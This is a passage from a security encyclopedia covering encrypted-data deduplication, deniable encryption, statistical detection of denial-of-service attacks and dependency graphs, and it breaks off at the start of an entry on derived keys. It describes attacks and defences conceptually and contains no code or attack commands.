Establishing an authorized owner set for each piece of data can deter invalid data access and support dynamic ownership management. Specifically, all clients that pass the ownership challenge are in the authorized owner set for their data, which is maintained by an SSP. If a client deletes its data files or its ownership period expires, the SSP updates the authorized owner set by simply removing this client. To guarantee that the SSP only allows clients in the authorized owner sets to access their corresponding data, ciphertexts are re-encrypted based on the sets (Hur et al. 2016). The SSP converts the re-encryption keys and updates the ciphertexts once a set changes.

Applications

Deduplication of encrypted data achieves secure and economical cloud data storage. Specifically, encryption protects data security and privacy from third-party attackers and malicious cloud storage providers, and deduplication eliminates redundant storage in the cloud and reduces data maintenance costs. Furthermore, the authorized owner set update supports frequent data deletion and modification in cloud storage.

Open Problems

Keeping only one copy of a data file exposes the file to the risk of data loss and single-point failure. Besides, existing schemes are highly dependent on the cooperation of SSPs, which is a too strong security assumption. In practice, an SSP may collude with malicious clients that are not in the authorized owner sets to obtain unauthorized data access. It is also possible for an SSP to deceive clients about duplication check results. Therefore, more research effort is required to design deduplication schemes that are less dependent on SSPs and support verifiable deduplication.

Cross-References

Attribute-Based Encryption
Proxy Re-encryption
Searchable Symmetric Encryption

References

Bellare M, Keelveedhi S, Ristenpart T (2013a) Message-locked encryption and secure deduplication. In: Annual international conference on the theory and applications of cryptographic techniques, Springer, pp 296–312

Bellare M, Keelveedhi S, Ristenpart T (2013b) DupLESS: server-aided encryption for deduplicated storage. In: Proceedings of the 22nd USENIX security conference on security, USENIX, pp 179–194

Di Pietro R, Sorniotti A (2012) Boosting efficiency and security in proof of ownership for deduplication. In: Proceedings of the 7th ACM symposium on Information, computer and communications security, ACM, pp 81–82

Halevi S, Harnik D, Pinkas B, Shulman-Peleg A (2011) Proofs of ownership in remote storage systems. In: Proceedings of the 18th ACM conference on Computer and communications security, ACM, pp 491–500

Hur J, Koo D, Shin Y, Kang K (2016) Secure data deduplication with dynamic ownership management in cloud storage. IEEE Trans Knowl Data Eng 28(11):3113–3125

Yan Z, Ding W, Yu X, Zhu H, Deng RH (2016) Deduplication on encrypted big data in cloud. IEEE Trans Big Data 2(2):138–150

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300267

Deep Learning

Hardware Security in the Age of Machine Learning

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_316

Deniable Encryption

Yvo Desmedt[23] ✉
(23) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

Deniable encryption produces ciphertexts that are not a commitment.

Theory

Suppose Alice sends a message to Bob in an informal chat conversation. If a typical encryption scheme as the *ElGamal public key encryption* scheme or *AES* is used, an authority can ask Alice to reveal what she sent Bob. Indeed, in the case of ElGamal, when Alice did sent $(C_1, C_2) = (g^r, my^r)$ and is forced to reveal her randomness r used, anybody can obtain m. So, one can view the ciphertext as some *commitment* to the message. In the case of AES, when Alice is forced to reveal the key she shares with Bob, the authority again can obtain the message. (Using *zero-knowledge*, Alice is not required to reveal the key.)

The goal of deniable encryption (Canetti et al., 1997) is that Alice can send a private message to Bob, without having the ciphertext result in a commitment. This can be viewed as allowing her to deny having sent a particular message. A scheme satisfying this condition is called a *sender-deniable* encryption scheme.

There is a similar concern from Bob's viewpoint. Can Bob be forced to open the received ciphertext? Again if the ElGamal public key encryption scheme is used, then using his secret key, Bob can help the authority to decipher. So, Bob "cannot deny" having received the message. A scheme that solves this issue is called a *receiver-deniable* encryption scheme.

An example of a sender-deniable scheme explained informally works as follows. Suppose the sender (Alice) and the receiver (Bob) have agreed on some pseudorandomness, such that both can distinguish it from true randomness. When Alice wants to send a message bit 1, she will send some pseudorandom String; otherwise, she sends true randomness. Since the authority cannot distinguish the pseudorandom from the real random, Alice can pretend she sent the opposite bit of what she did. For further details, see Canetti et al. (1997).

Canetti-Dwork-Naor-Ostrovsky demonstrated that a sender-deniable encryption scheme can be transformed into a receiver-deniable one, as follows.

Step 1 The receiver (Bob) sends the sender (Alice) a random r using a sender-deniable encryption scheme.

Step 2 The sender Alice sends Bob the ciphertext $r \oplus m$, where $\oplus$ is the exor.

A receiver-deniable scheme can also be transformed into a sender deniable one, as explained in Canetti et al. (1997).

The work on deniable encryption has been the inspiration of a lot of research. Only a few examples are mentioned. Obtaining this property bidirectional was proposed in O'Neill et al. (2011). The concept was also used in the context of *coercion-resistant electronic elections* (Juels et al., 2010). Deniable encryption when using *identity-based encryption* was proposed in Bellare et al. (2011). Enabling to deny having used other cryptographic primitives has been proposed, e.g., in the context of *ring authentication* (Naor, 2002) and key exchange (Jiang et al., 2022). The work also inspired incoercibility of *digital signatures* (Fraser et al., 2023) and the concept of *deniable storage* (Chen and Chen, 2024).

Cross-References

References

Bellare M, Waters B, Yilek S (2011) Identity-based encryption secure against selective opening attack. In: Ishai Y (ed) Theory of cryptography. Lecture Notes in Computer Science, vol 6597. pp 235+

Canetti R, Dwork C, Naor M, Ostrovsky R (1997) Deniable encryption. In: Kaliski BS (ed) Advances in cryptology – Crypto'97, Proceedings (Lecture Notes in Computer Science 1294). Springer, pp 90–104. Santa Barbara, California, USA, 17–21 Aug, 1997

Chen N, Chen B (2024) HiPDS: a storage hardware-independent plausibly deniable storage system. IEEE Trans Inf Forensics Secur 19:1483–1495

Fraser A, Garms L, Quaglia EA (2023) On the incoercibility of digital signatures. In: 2023 IEEE 36th Computer Security Foundations SymposiuM, CSF, Proceedings IEEE Computer Security Foundations Symposium, pp 153–168

Jiang S, Chee YM, Ling S, Wang H, Xing C (2022) A new framework for deniable secure key exchange. Inf Comput 285(B):104866
[MathSciNet]

Juels A, Catalano D, Jakobsson M (2010) Coercion-resistant electronic elections. In: Chaum D, Jakobsson M, Rivest RL, Ryan PYA, Benaloh J, Kutylowski M, Adida B (eds) Towards trustworthy elections: new directions in electronic voting, Lecture Notes in Computer Science, vol 6000, pp 37+

Naor M (2002) Deniable ring authentication. In: Yung M (ed) Advances in cryptology – CRYPTO 2002, Proceedings, Lecture Notes in Computer Science, vol 2442, pp 481–498

O'Neill A, Peikert C, Waters B (2011) Bi-deniable public-key encryption. In: Rogaway P (ed) Advances in cryptology – CRYPTO 2011, Lecture Notes in Computer Science, vol 6841, pp 525–542

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300268

Denial of Service (DoS)

Denial-of-Service Detection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_266

Denial-of-Service Detection

George Kesidis[24] ✉
(24) Computer Science & Engineering and Electrical Engineering Departments, Pennsylvania State University, University Park, PA, USA

✉ **George Kesidis**
Email: kesidis@engr.psu.edu

Synonyms

Denial of service (DoS)

Definition

Detection of denial-of-service (DoS) attacks.

Background

Denial-of-service (DoS) attacks either use a resource-depletion strategy (where resource here refers to bandwidth, computation, or memory), or they target other kinds of vulnerabilities in critical protocols or devices whose failure will have DoS effects. In the following, the focus will be on resource-depletion DoS attacks. Such attacks can be detected based on signatures developed through some type of "supervised" learning process. Alternatively, detection can be based on statistical anomalies (i.e., deviations from the somehow characterized "normal") in observed patterns of resource consumption, together with a possibly dynamic assessment of the quantity of available resources that are targeted. In particular, anomaly

detection can be based on learned behavioral profiles of packet flows (network monitor), or profiles of processes operating in network routers or in end hosts, including servers (host monitor). That is, a network monitor directly observes packets “on the wire,” or tracks associated flow or meta-flow aggregate data, where a “flow” is simply a group of packets observed proximal in time with some common attributes, e.g., common IPv4 five-tuple or just common-source IP addresses and destination port numbers. Bidirectional flows, allowing source and destination addresses to be swapped, are sometimes called sessions. Network monitors are often colocated with firewalls. A host monitor bases attack detection on logs of system calls, computational activity, memory input/output (I/O), etc.; packet traffic that the host receives may be directly monitored (as with a network monitor) or inferred through these logs.

Theory

Given data features of interest, statistics such as averages, variances, and entropy have been computed for purposes of detection; alternatively, spectral coefficients (frequency domain meta-features) of localized time series have been used. Entropies are examples of statistics that are meaningful to the distributions of observed categorical (nonnumerical) or ordinal (numerical but unordered) data, e.g., the entropy of the range of destination IP addresses (or subnets of a certain size) observed in a specified flow of packets. Entropy is maximal for a uniform (least-biased) distribution and minimal for a deterministic (single-valued) one. Entire distributions of the features of interest, possibly quantized for simplicity, can be maintained and then compared by, e.g., a chi-squared statistic or Kullback–Liebler distance, as discussed below. The distribution of certain features will deterministically vary as a function of time of day, day of week, or holiday; a moving or autoregressive average can be used to center statistics of such features, i.e., subtract their current average values. Some attacks have “stateful” time-sequenced signatures, or behaviors, which can sometimes be accurately captured by hidden Markov models (HMMs).

A supervised learning method exploits labeled datasets that are available for training a classification rule. That is, the objective of training is to specify a rule that, when tested true for a particular dataset, would be characteristic of a particular attack, i.e., a signature of the attack. For

training purposes, datasets are labeled as having a specific type of attack present (true positive) or not (true negative), i.e., the labeling constitutes ground truth. The assumption is that the datasets are current and representative of the particular online (i.e., with live traffic) deployment context of the detector that will employ the rule under consideration. Signature-based detection is limited in that it works best for known attacks and, despite the connotations of the word “signature,” are often associated with nonzero false positive (signature true but no attack present) and/or nonzero false negative (signature false but there is an attack present) performance. Firewalls are often employed to test packets for simple signatures (those requiring little state memory). Note that signature-based attack detection requires explicit specification of attributes of the data being monitored (“markers” of the attack) that can be feasibly tested for online usage.

Anomaly detection learns to statistically characterize normal behavior, particularly of the patterns of resource consumption for detection of DoS attacks. When a monitor detects resource-consumption patterns that deviate significantly from the norm (as in detection of abrupt change points using sequentially updated CUSUM statistics), it issues an alert. Anomaly detection is generally challenging in networking, as the normal behavior is very complex, not time-stationary, and feature-rich.

There is a large number of related and hybrid machine-learning techniques that can be applied, e.g., transductive and semi-supervised methods. For any given detection technique, there may be several possible ways to implement and maintain it (e.g., recalibrate and age-out data) online.

Detection-performance evaluation is conducted on a held-out group of prerecorded datasets collectively called the “test set” and, of course, online. Detection performance may be specified in different ways. In networking, particular attention is paid to false positives, as a response to a DoS attack may itself manifest as a DoS on legitimate traffic. It may be difficult to discriminate between a flash-crowd occurrence, just when new and popular content or services are made available, for a deliberate DoS attack on the providers. In a Neyman–Pearson formulation, attack detection strives to minimize false negatives subject to be bound on false positives. “Prior” probabilities of attack and non-attack scenarios need not be pre-calculated, as in Bayesian decision frameworks.

For example, let p be the empirical distribution of a particular flow or packet feature f, i.e., $p(i)$ is the total number of observed instances of labeled data samples where $f = i$, where the dummy variable i indexes the range I of possible values of the feature (this range may be quantized to simplify matters). Now let q be the distribution of the same feature on an observed test dataset or live online. An alert of suspicious activity could be generated if the Kullback–Leibler distance between p and q exceeds a threshold, i.e.,

$$\mathrm{KL}\,(p, q) := \Sigma_{i \in I} p(i) \log\,(p(i)/q(i)) > H$$

where H is chosen so that this rule yields low false positives and negatives in the training dataset. Note that KL is clearly related to the entropy of p, $\Sigma_{i \in I}\ p(i)\ \ \log p(i)$, and the range of f and I need not be ordered. There are generalizations of such distances, e.g., between learned and measured HMM models. It is often the case in practice that the threshold used for a "signature" H_s is less than that to determine a merely suspicious anomaly, $H_a < H_s$, so that it is more likely to issue an anomaly alert than a signature alert. Again, this does not preclude the possibility of false positives or false negatives if H_s is used.

To improve detection performance, alerts which are issued by different detection techniques may be correlated and combined into meta-alerts (i.e., for the purposes of attack corroboration). Alerts may be correlated based on observations from spatially diverse points in the network and fused in a spatially hierarchical manner, and/or based on activity in different layers of the protocol hierarchy. To economize on bandwidth, alert messages are typically exchanged instead of raw observation data. Spatially diverse, hierarchical attack detection systems are particularly useful for detecting and responding to distributed DoS (DDoS) attacks. Some attacks may be both spatially and temporally staged.

Applications

Host Monitors

Patterns of resource consumption within a host can be characterized in different ways, from application-specific profiling of resource consumption and system calls, to profiling of consumption of a specific shared resource

by an aggregation of applications. Here, resources could pertain to special-purpose or general-use memory types and ranges, or computing devices. The native operating system (OS) of a host typically logs such activity. These logs are used by host-based intrusion detection systems. The resource-consumption characteristics may be part of a broader class of "specification-based" defenses that are feasible when behavior (say according to a protocol that is being followed) can be narrowly characterized (also known as protocol anomaly detection).

For example, where the host is a server, a fixed allocation of "client" memory is used to maintain the identity of each of the current clients of the server. The server would use an entry in client memory upon receipt of a TCP SYN message. In the early days of the Web, client memory was small-sized. Also, an entry would be released only upon receipt/generation of a FIN (or RESET) or a time-out, where the time-out was in the order of minutes. A host-based detection method for TCP SYN attacks targeting client memory would notice unusually large occupancy, sustained in time, of the memory in question. To discriminate between a TCP SYN attack and a flash crowd, the server might, e.g., correlate the time new content was made available with overflow of client memory and/or consider the distribution of half-opened TCP sessions within client memory.

For another example, an approach to detecting anomalies in the Open Shortest Path First (OSPF) routing protocol operating within a router has been described (Wu et al. 2000), adapting the general-purpose host-based intrusion-detection methods (Javitz and Valdez 1994). Receipt of excessive OSPF updates, because of a faulty OSPF peer or phony updates in a malicious attack could, e.g., manifest in unusually large I/O of the associated memory in the router. As OSPF itself is a critical protocol of the autonomous system (AS) in which it operates, its possible failure at any point could deny Internet access to a large community of servers and end users.

Note that packet transmission/receipt by the host can be measured directly or can be inferred from OS logs, i.e., bandwidth resource consumption. Either way, a physical attack targeting network infrastructure (e.g., cutting the cables on which packets travel, thus breaking communication) is easily detected by the affected end hosts. To reduce the overhead on the native OS of attack detection itself, and to protect attack detection from an intruder in the native OS, packet examination can be

performed by attack-detection devices operating in a host's network interface card(s) (NIC – typically an Ethernet card when the host in question is a work station).

Network Monitors

Network-based attack detection is performed by examining raw-packet data streams that contain multiple packet flows. In addition, NetFlow flow-level summaries, colocated logs of firewalls, etc., can also be employed. Flows of particular interest within an enterprise are those involved with outward-facing (public) interfaces of important servers.

Attack Detection Based on Observation of a Single Packet Stream

A Smurf attack is indicated by an abnormally large number of ping responses directed to the same destination IP address from a plurality of sources. Similarly, a TCP SYN flood can be detected by an imbalance between the observed number of SYNs and SYN-ACKs associated with an individual source address or on, e.g., subnet aggregates. For attack-detection purposes, quantities such as the observed number of ping responses or the cumulative SYN–SYN-ACK difference can be maintained by, e.g., CUSUM, sliding window (moving average), or weighted (autoregressive) averaging.

The Stacheldraht DoS attack tool can perform ICMP, SYN, and UDP packet floodings. Considering the diversity of legitimate UDP traffic, particularly streaming media, UDP floods may be difficult to accurately detect even for monitors deployed in small subnets. In addition to total packet/byte volume, there may be differences in the distribution of the sizes of packets of normal UDP sessions compared to UDP floods. If the distribution of the former has been learned, the distance between it and an online estimate of the latter can be reckoned using, e.g., the Kullback–Leibler distance or chi-squared statistic. Note that this framework can also be applied to categorical or ordinal packet features, e.g., IP addresses. An attack alert is typically issued when such distances exceed a threshold or experience anomalous abrupt transitions, called change points.

Consider a flow defined by a packet attribute-group X. The distribution of another group of packet attributes, Y, could be maintained. Change points of certain (joint) statistics of the attribute group Y could be monitored, e.g.,

averages, variances, entropies, and correlations. If the packet flow in question refers to outward-facing interfaces of a large server and a certain service type (i.e., X is the destination IP address, port number, and protocol), one might base detection on byte volume and the number of different (or entropy of the) source IP addresses (i.e., Y is packet size and source IP address). A change point consisting of a dramatic increase in byte volume could be the start of a flash event or a distributed DoS flood attack targeting bandwidth resources. Statistics on the source IP addresses may be able to differentiate between these two hypotheses. Note that the anomalous change point could involve a much lower packet or byte volume, which may be indicative of more significant attack volume upstream.

Finally, frequency-domain analysis has been used on the time series of flows ro of packets within a particular flow. For example, within a flow, the packet inter-arrival times and/or the packets sizes, the latter ordered according to arrival time at the network monitor, can form the basis of the time series. In particular, it has been argued that wavelet decomposition can separate-out time-localized DoS attack activity (particularly CUSUM change points) from nominal background traffic.

Deployment Issues: LAN Versus Network Edge Versus Tier-1 ISP

A network monitor deployed proximal to a small population of end hosts (e.g., in a /24 subnet) may feasibly ascertain normal application profiles for each end host. If the network monitor is deployed closer to the enterprise gateway (or the gateway between a local and a tier-1 ISP) or within the core (tier-1 ISP), maintaining such behavioral profiles for all applications and end users observed in a packet stream may not be feasible. This is a basic trade-off in deployment of single-network monitors for attack detection.

Though detection of DoS attacks is often most accurately performed by LAN monitors where the targeted victims reside, the response to such attacks (e.g., packet filtering) is often most effective when performed at gateway or core routers. Also, certain types of DoS attacks can be accurately detected by monitors situated at gateway routers. For example, the scanning activity of the Slammer worm caused excessive bandwidth consumption in the access networks (not the core) with associated Border Gateway Protocol (BGP) withdrawals/thrashing creating secondary DoS effects (loss of Internet access) to some networks with infected Structured

Query Language (SQL) servers. The BGP effects were discernible by network (or host) monitors operating in BGP routers at the edge or core. Slammer also caused layer-2 ARP “storms” (scanning to unassigned IP addresses) that could also be detected at the LAN gateway (or in the LAN).

Some DoS attacks were mounted anonymously using packets with spoofed-source IP addresses. Gateway routers can correlate the source addresses of packets arriving on a particular interface with its BGP forwarding tables to check for anomalies. Today, many gateways perform ingress filtering on outbound packets they transmit to ensure their source addresses belong to their domains. Note that origin authentication issues will not impede DoS attacks prosecuted by a compromised end system or botnet, i.e., by one or more unwitting machines.

Collaborative Detection

All major cyber security vendors offer enterprise security systems that involve collaborating, to some degree, network monitors, host monitors, and firewalls. The network monitors can be deployed in the LAN and access networks and at the gateway router(s). Moreover, they can theoretically interact with monitors situated closer to the network core (and this may now occur in practice at least for the purposes of attack response). The plurality of attack detectors, located at different positions in the network and examining different kinds of data, offers the possibility of alert corroboration and alert fusion through correlation rules. That is, these detectors share alerts that can then be combined into meta-alerts. The idea is that some monitors may issue alerts only based on the suspicion of an attack and the process of sharing and combining alerts serves to further corroborate or refute their suspicions, i.e., generally improves attack detection.

For example, consider a DDoS flood attack targeting bandwidth resources of a victim end host. As the attack propagates to the victim, its intensity increases. A collaborative defense may be able to quickly detect and effectively respond, where, clearly, a packet-filtering response performed only at the targeted victim is typically ineffective. As the attack propagates, spatially diverse vanguard sensors upstream from the victim (including at the victim’s gateway router) may, in isolation, notice anomalies that are merely indications of an attack. So, they issue alerts. When quickly and securely correlated, these alerts together with correlated

alerts from the victim host or its LAN monitor, yield a more reliable signature of a distributed DoS attack and countermeasures can be quickly, perhaps automatically, enacted (i.e., the identified packets participating in the attack are filtered at the gateway or, possibly, even further upstream).

Technology is available to assess vulnerabilities ahead of attacks targeting them, e.g., stress testing to determine an under-allocation of resources for robust operation. Correlation of known vulnerabilities with suspicious activity (whether resource depletion or intrusion) can improve detection confidence. However, vulnerability assessment techniques have, in the past, been used by attackers for reconnaissance purposes, so it is important to authenticate this activity.

Attacks Targeting Defenses

It is important not to overlook the attack-detection mechanisms themselves from the point of view of defense "softening" DoS attacks targeting them. As the defensive response to a detected DoS attack may itself manifest as a kind of DoS, there is a need to secure messaging between collaborating attack detectors to prevent an attacker from falsely issuing, or belaying, alerts. Publicly available evidence of such activity includes the attack on the Spamhause Project antispam service (Spamhaus Project 2003).

Attacks Targeting Vulnerabilities of Critical Infrastructure

Attacks exploiting vulnerabilities of critical infrastructure, such as name resolution (domain name system [DNS], Address Resolution Protocol [ARP]) or routing (BGP, OSPF) in the network or the native operating system of a workstation or server, will naturally cause a DoS effect on those users and automata that rely on them; these attacks may or may not use a resource-depletion strategy. For example, a BGP prefix hijack or DNS cache poisoning (neither involving resource depletion) will naturally cause denial-of-access issues for the corresponding workstations and servers.

Experimental Results

Many of the detection methods and frameworks described above are commercially available. A CUSUM approach to measuring SYN–SYN-ACK/RST has been used to achieve 70–100% detection performance in 8–20 min based on recorded trace data in an enterprise and at a gateway

(Wang et al. 2002). Wavelet analysis was additionally used to significantly reduce false positives and false negatives for TCP SYN flood detection (Brooks 2005). Spatially disparate observations of CUSUM statistics were combined in a tree structure and then abrupt change-points in traffic volume were used to detect DDoS floods (Chen et al. 2007); experimental results on the DETER test bed yielded very low false positive and false negative rates using network topologies from the Rocketfuel database, background traffic generated by CAIDA' s Harpoon tool, and attack traffic generated by Stacheldraht. Metrics of interest in experimental assessment of DoS defenses, involving traffic features that are of interest in detecting the onset of actual DoS attacks, include: one-way and bidirectional (data) packet delays, delay variations, and loss rates; request-response delays; and session/flow durations (Mirkovic et al. 2009) (though note that some of these traffic features are also used to detect the onset of normal traffic congestion).

Open Problems and Future Directions

The DDoS attack of July 4, 2009, significantly impacting US and South Korean government Web servers, demonstrated that DoS threats persist. Open problems in DDoS defense include how to *dynamically* calibrate defenses for specific deployment scenarios, identify new threats to deplete resources not previously targeted, and explore trade-offs mentioned previously. Statistical anomaly detection has yet to see significant commercial deployment. In many deployment cases, automated response to generated alerts, even those automatically corroborated or fused together, is often deactivated, i.e., requiring a human in the loop to respond. Finally, emerging peer-to-peer social/overlay networks exhibit a host of DoS vulnerabilities; DoS hardening of such systems will also involve a set of difficult security/overhead compromises.

Recommended Reading

Brooks R (2005) Disruptive security technologies with mobile code and peer-to-peer networks. CRC Press, Boca Raton

Carl G, Kesidis G, Brooks RR, Rai S (2006) Denial of service attack detection techniques. IEEE Internet Comput 10(1):82–89

Chen Y, Hwang K, Ku W-S (2007) Distributed change-point detection of DDoS attacks: experimental results on the DETER testbed. In: Proceedings DETER Community Workshop on Cyber Security Experimentation (in conjunction with the USENIX Security Symposium), Boston, MA

Gao D, Reiter MK, Song D (2006) Behavioral distance measurement using hidden Markov models. In: Proceedings of RAID Conference

Javitz HS, Valdez A (1994) The NIDES statistical component description and justification, SRI technical report

Keromytis A, Misra V, Rubenstein D (2002) SOS: secure overlay services. In: Proceedings of ACM SIGCOMM

Lad M, Zhao X, Zhang B, Massey D, Zhang L (2003) Analysis of BGP update surge during slammer worm attack. In: Proceedings of the workshop on distributed computing (IWDC)

Lou X, Hwang K (2006) Prevention of index-poisoning DDoS attacks in peer-to-peer file-sharing networks, IEEE Trans Multimedia, Special issue on content storage and delivery and P2P networks

Mirkovic J, Martin J, Reiher P (2001) A taxonomy of DDoS attacks and DDoS defense mechanisms. ACM SIGCOMM Comput Commun Rev 34:39–53

Mirkovic J, Hussain A, Fahmy S, Reiher P, Thomas R (2009) Accurately measuring denial of service in simulation and testbed experiments. IEEE Trans Dependable Secure Comput 6(2):81–95

Spamhaus Project (2003) Spammers release virus to attack spamhaus.org.

Valdez A, Skinner K (2000) Adaptive, model based monitoring for cyber attack detection. In: Proceedings of the RAID conference, London

Valdez A, Skinner K (2001) Probabilistic alert correlation. In: Proceedings of the RAID conference, Davis, CA

Wang H, Zhang D, Shin K (2002) Detecting SYN flooding attacks. In: Proceedings of IEEE INFOCOM

Wu SF, Chang HC, Jou F, Wang F, Gong F, Sargor C, Qu D, Cleaveland R (2000) JiNao: design and implementation of a scalable intrusion detection system for the OSPF routing protocol. ACM Trans Comput Syst

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300269

Deobfuscating Malware

Unpacking Malware

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300270

De-obfuscation

Sequential and Combinational Satisfiability Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1771

Dependency Graphs

Massimiliano Albanese[25] ✉
(25) Center for Secure Information Systems, George Mason University, Fairfax, VA, USA

✉ **Massimiliano Albanese**
Email: malbanes@gmu.edu

Synonyms

System component graphs

Definition

Dependency graphs are graphical artifacts used to model functional dependencies between the components of a complex or distributed system. Dependency graphs can model different types of dependencies and find application in configuration security, cyber situational awareness, and other domains.

Background

Modern distributed systems typically consist of many interdependent hardware and software artifacts. While combining existing components in a modular and hierarchical fashion makes building complex systems faster and more efficient, a complex network of dependencies can trigger a chain of cascading failures when a critical component fails. To compound the problem, some dependencies may not even be explicit, and the lack of documentation can make it difficult for security analysts to predict the


potential consequences of cyberattacks that compromise individual components. Leslie Lamport's well-known statement that "a distributed system is one in which the failure of a computer you didn't even know existed can render your own computer unusable" greatly captures the essence of the problem.

While discovering all the undocumented dependencies that exist between the components of a large and complex system is a difficult problem, several researchers have proposed approaches for identifying such dependencies by observing the behavior of the system over time. For instance, Natarajan et al. (Natarajan et al. 2012) proposed NSDMiner, a tool comprising a set of novel techniques to automatically discover dependencies between network services from passively collected network traffic.

Theory

A dependency graph can be modeled as a graph G = (C, D) where C is a set of nodes and D is set of edges.

A node c ∈ C in a dependency graph represents a system component, and a directed edge d ∈ D between two nodes represents a dependency between the two corresponding components. For instance, in the simple graph of Fig. 1, component c_1 depends on component c_2 which in turn depends on component c_3. A compromise of c_2 would cause only c_3 to fail, but a compromise of c_1 would trigger cascading failures of both c_2 and c_3.



Dependency Graphs, Fig. 1 Example of dependencies between components

Depending on the level of granularity of the model, a component node in the dependency graph may represent a host or an individual service

running on a host. When dependencies are captured at the lowest possible level of granularity – with macrocomponents broken down into atomic components – the dependency graph is expected to be acyclic. Literature on call graphs (Ryder 1979) shows how one can identify dependencies at the level of individual procedures and functions and construct acyclic graphs modeling such dependencies.

Each component of a system has an intrinsic utility for the organization that owns or manages that asset, but its ability to provide such utility may be affected by dependencies, as a compromised component may disrupt other components that depend on it. To model a wide range of scenarios and different types of relationships between components, the state of a component can be represented by an availability indicator between 0 and 1, where 0 indicates that the component is not available at all and 1 indicates that the component is fully available. Additionally, dependencies can be modeled as functions of the form $f : [0, 1]^n \rightarrow [0, 1]$, with $f(0, \ldots, .0) = 0$ and $f(1, \ldots, .1) = 1$. Each component is assigned its own dependency function, which captures its relationship with other components and defines its ability to provide its utility based on the state of the components it depends on: The arguments of the dependency function are the availability indicators of the components it depends on and can be interpreted as their relative residual utility. For instance, consider a web server that is experiencing a denial-of-service (DoS) attack that has reduced its ability to serve legitimate API requests by 70%, resulting in an availability indicator of 0.3. Applications relying on the API provided by that web server will then be impacted, and their availability will be reduced accordingly. Availability indicators can be recursively computed through their respective dependency functions.

Dependencies between system components can be broadly classified in the three major categories:

- *Redundant dependencies*. A wherein a component depends on a redundant pool of equivalent components, such that, if one fails, the others can provide the same functionality. In this case, the dependency function returns 1 if at least one of its arguments is 1.

$$f_r\left(a_1, \ldots, a_n\right) = \begin{cases} 1, \text{if } \exists i \in [1, n] \text{ s.t. } a_i{=}1 \\ 0, \text{otherwise} \end{cases}$$

- *Partial dependencies*. A component depends on a set of other components such that, if one fails, the dependent component can continue to work with degraded performance. In this case, the dependency function returns a weighted average of its arguments.

$$f_d\left(a_1, \ldots, a_n\right) = \sum_{i=1}^{n} w_i \cdot a_i$$

- *Strict dependencies*. A component strictly depends on a set of other components, such that, if any one of them fails, the dependent component becomes unavailable. In this case, the dependency function returns 1 if all of its arguments are 1.

$$f_s\left(a_1, \ldots, a_n\right) = \begin{cases} 1, \text{if } \left(\forall i \in [1, n]\right)\left(a_i{=}1\right) \\ 0, \text{otherwise} \end{cases}$$

Application

Dependency graphs find application in configuration security, cyber situational awareness, and other domains. In the area cyber situational awareness, dependency graphs have been used in conjunction with attack graphs (Albanese and Jajodia 2018) to assess the impact of multistep attacks by tracking how the impact of each attack step propagates through chains of dependencies. In the area of configuration security, dependency graphs have been used as part of a multigraph approach to modeling the complex relationships that exist between system components, their vulnerabilities, and their configuration parameters (Soroush et al. 2020) in large distributed systems. Integrating dependency graphs into this model allows to assess the impact of each configuration change in terms of both security and functionality and find the optimal system configuration.

Open Problems and Future Directions

While significant progress has been made with respect to the problem of automatically discovering dependencies among services and system components, existing approaches still have several limitations. Specifically, the most successful approaches, such as NSDMiner, rely on passively observing network traffic to identify patterns, thus they cannot discover

dependencies among services that communicate less regularly. Additionally, while these approaches can discover the existence of a dependency between two components, they may not be able to classify the type of dependency. Future research must be addressed at developing more sophisticated techniques for instantiating a dependency graph for any given system and correctly capture the type of relationships between components.

Cross-References

Attack Graphs
Configuration Security
Cyber Situational Awareness

References

Albanese M, Jajodia S (2018) A graphical model to assess the impact of multi-step attacks. J Def Model Simul 15(1):79–93

Natarajan A, Ning P, Liu Y, Jajodia S, Hutchinson SE (2012) NSDMiner: automated discovery of network service dependencies. In: Proceedings of the 31st annual IEEE international conference on computer communications (IEEE INFOCOM 2012), Orlando, pp 2507–2515

Ryder BG (1979) Constructing the call graph of a program. IEEE Trans Softw Eng SE-5(3):216–226 [MathSciNet]

Soroush H, Albanese M, Asgari Mehrabadi M, Iganibo I, Mosko M, Gao J, Fritz D, Rane S, Bier E (2020) SCIBORG: secure configurations for the IOT based on optimization and reasoning on graphs. In: Proceedings of the 8th IEEE conference on communications and network security (IEEE CNS 2020)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_284

Derived Key

Marijke De Soete[26] ✉
(26) Security4Biz, Oostkamp, Belgium

Synonyms

Key variation

Definition

A derived key is a key, which may be calculated (derived) by a well-defined algorithm, usually referred to as a key derivation function, from an input consisting of public as well as secret data (e.g., a master key or primary key). The advantage is that if two parties share the same secret and mutually known parameters as inputs, they may, independent of each other, calculate identical derived keys by keeping track of the number of iterations.

The key derivation function generally maps strings of any length to strings of an arbitrary, specified length, such that it is computationally infeasible to find correlations between inputs and outputs, and such that given one part of the output, but not the input, it is computationally infeasible to predict any bit of the remaining output.

Theory

